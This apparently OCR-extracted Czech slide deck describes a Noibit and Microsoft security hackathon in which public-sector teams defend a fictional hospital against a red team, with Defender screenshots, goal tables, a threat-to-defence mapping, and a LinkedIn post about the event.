| where Timestamp between (datetime("2024-01-17 00:00:00Z")..30d)
| extend tostring(RawEventData.Id)
| summarize arg_max(Timestamp, *) by RawEventData_Id
| sort by Timestamp desc
| project Timestamp, OAuthApplicationId = AppId, ReportId, AccountId, AccountObjectId, AccountDisplayName, IPAddress, UserAgent, Workload =
| limit 1000
Getting started
Results
Query history
Export
4 items
Search
00:03.484
Low
Chart type
Customize columns
AccountId
AccountObjectId
AccountDisplayName
IPAddress
UserAgent
Workload
ActionType
841b38b2-9391-4d30-9...
20.190.183.26
okhttp/4.10.0
OneDrive
FileUploaded
20.190.190.99


Microsoft Defender
Search
Jan Pilaf
JP
Tools
Email & collaboration
Investigations
Explorer
Review
Campaigns
Threat tracker
Exchange message trace
Attack simulation training
Policies & rules
Cloud apps
Cloud discovery
Cloud app catalog
OAuth apps
App governance
Files
Activity log
App governance
What's new
Learn more
Get in-depth visibility and control over OAuth apps integrated with Azure Active Directory, Google, and Salesforce.
We've automatically turned on app governance. Learn more about our data security and privacy practices
Starting June 1, 2023, management of unused apps, unused credentials, and expiring credentials will only be available to app governance customers with Microsoft Entra Workload Identities Premium. Try Workload Identities
Overview
Azure AD
Alerts
Policies
Export
5 items
reader
Customize columns
Filter
Save the query
Reset
Filters
API access: Any
Privilege level: Any
Permission usage: Any
Permission type: Any
Publisher verified: Any
Services accessed: Any
Sensitivity labels accessed: Any
App name
App status
Graph API access
Permission type
Consent type
Publisher
Last modified
Added on
Permission usage
Data usage
Privilege level
Adobe Acrobat Reader
Enabled
Yes
Delegated
Admin
Adobe Inc.
-
31 Aug 2021 14:09
Some unused
0 (0%)
High
Adobe Acrobat Reader for PDF
Enabled
Yes
Delegated
User (5)
N/A
-
5 Feb 2021 10:39
Some unused
0 (0%)
High
Alvao_Mailbox_Reader
Enabled
Yes
Delegated
Admin
N/A
-
26 Aug 2022 10:07
N/A
0 (0%)
Low
AzureLogAnalyticsReaderforPo...
Enabled
No
Application
Admin
N/A
28 Jan 2024 14:44
28 Jan 2024 14:42
N/A
0 (0%)
None
reader
Disabled by user
Yes
Delegated
Admin
N/A
14 Feb 2024 14:35
16 Aug 2023 09:44
In use
18.55 MB (0%)
High


Microsoft


cendis


ŘEDITELSTVÍ
SILNIC
A DÁLNIC


SPRÁVA
ŽELEZNIC


Řízení letového provozu
České republiky


Noibit

Evoluce a další směrování

Evoluce
Konzultace > Architektura/Engineering > Workshopy > Assessmenty/(Pen)testy > Operations (SOC) > PurpleTeaming > **Hackatony > ?**


Typy hackatonů
Infrastruktura > DevOps > Containers and AI > Data/AI > **Cyber Security**
Hackatony > ?

Kompetenční rámec
Blue / **Red** / **Coach**

Cíle a výstupy

Pokrytá oblast / cíle	Provedení a výstupy
Připravenost	Prověření SIEM, EDR, SOAR, ticketing, výroba a testování playbooků
Komunikace	Koordinace s CSIRTy/CERTy, regulátory, veřejností, zaměstnanci, vedením organizace a reporting
Spolupráce	Komunikace mezi úrovněmi (Level 1–3), sdílení poznatků a koordinace práce s administátory
Řízení	Tvorba rozhodnutí pod tlakem, řízení mitigace, řízení reakce, řízení týmu, posuzování dopadu,
Proaktivita	Proaktivní vyhledávání hrozeb a útočníka i bez alertu/incidentu
Reakce	Incident Response, zamezení/omezení dopadu, obnova continuity organizace

Hackaton Story
Nemocnice Královec



Regionální nemocnice

V Královéckém kraji spravujeme síť regionálních nemocnic. Každá z nich

Seznam regionálních nemocnic:

Nemocnice Husovice - husovice.nemocnice-kralovec.cz

Nemocnice Slavonice - slavonice.nemocnice-kralovec.cz

Nemocnice Severní Nemanice - nemanice.nemocnice-kralovec.cz

Nemocnice Benešov nad Baltem - benesov.nemocnice-kralovec.cz

Pro detailní informace o odděleních, ordinačních hodinách a kontaktech navštivte webové stránky příslušné nemocnice.

Hrozby, projevy a obrana

PROJEVY/DOPADY	HROZBA	OBRANA (znalost, technologie a postupy)
Veřejný úložný prostor jako zadní vrátka Napadená webová stránka – kdo to tam napsal?! Sdílený účet Systémový účet pod kontrolou útočníka Aplikace, která si bere víc, než slíbila Zapomenutý klíč ke kontejneru Host, který otevřel dveře útočníkovi Falešná bezpečnost – zadal jsi CAPTCHA Napadený kolega láká do pasti Dodavatel, který není tím, kým se zdá být Anonymní průzkumník v naší síti Soubor, který získal moc nad doménou Databáze jako vstupenka do domény Hash, klíče, zašifrováno a pak výkupné Stará technologie, nové problémy CTG monitor na dálkové ovládání Ztracený notebook – pozvánka Laboratoř posílá divné výsledky – a není to omyl Dneska máš noční? Klikni zde… Doktor s cloudem v kapse Proč nám přestali prát prádlo	**Social Engineering**	EntraID, MDO (threat policies, safe links, safe attachments), Compliance, EDR/Defender, SIEM/Sentinel
	Vulnerabilities	MDE/MDC/VM, ASR, Application Guard, Intune, SIEM/Sentinel, EASM
	Insider	Information Protection / PurView, DLP, EntraID
	Supply Chain	CloudApps, CAP, EDR/Defender, SIEM/Sentinel
	Compromised Identity	EntraID roles, Risky sign-ins/users, MFA, CAP, PIM, RBAC, passwordless
	Shadow IT	MDE, CloudApps, EASM, Intune
	Ransomware	MDE, ASR, EntraID, UEBA, EDR/Defender, SIEM/Sentinel

Michaela Onuferova · 1st
Microsoft & AI Enthusiast | Specializing in Public Secto...
1w · Edited ·

Víte, co se děje tento týden v naší budově? Týmy **Správa železnic, state organization, Air Navigation Services of the Czech Republic, Ředitelství silnic a dálnic s. p.** a **CENDIS s.p.** brání fiktivní nemocnici Královec před nadupaným Red Teamem z **Noibit**. A bojují se cti!

Tenhle Security Hackaton nám všem vyrazil dech, všechna čest kolegům z Noibit. Akce je vymazlená do posledních detailů včetně využití generativní AI nebo fiktivních person pro "opravdovost" celé akce (otravného problematického ředitele Augustuse, který občas prudí týmy před telefon, by nejradši každý shodil z naší terasy).

Velmi si vážíme úsilí a přípravám ze strany Noibit i času a energii, které věnují celé akci kolegové z veřejné správy - protože nadupaní profesionálové v oblasti kybernetické bezpečnosti jsou ve veřejné správě potřeba dvojnásob. A "ti naši" jsou fakt dobří :-)

- Vysoce kolaborativní / týmové
- Připravené na míru
- Založené na datech a analýze
- Realistické, včetně rolí
- Inovativní, edge technologie
- Vysoce strukturované, ale umožňující reagovat na měnící se podmínky v reálném čase
- Náročné, adrenalinový zážitek
- Mobilní

Q & A

Microsoft Security

Děkujeme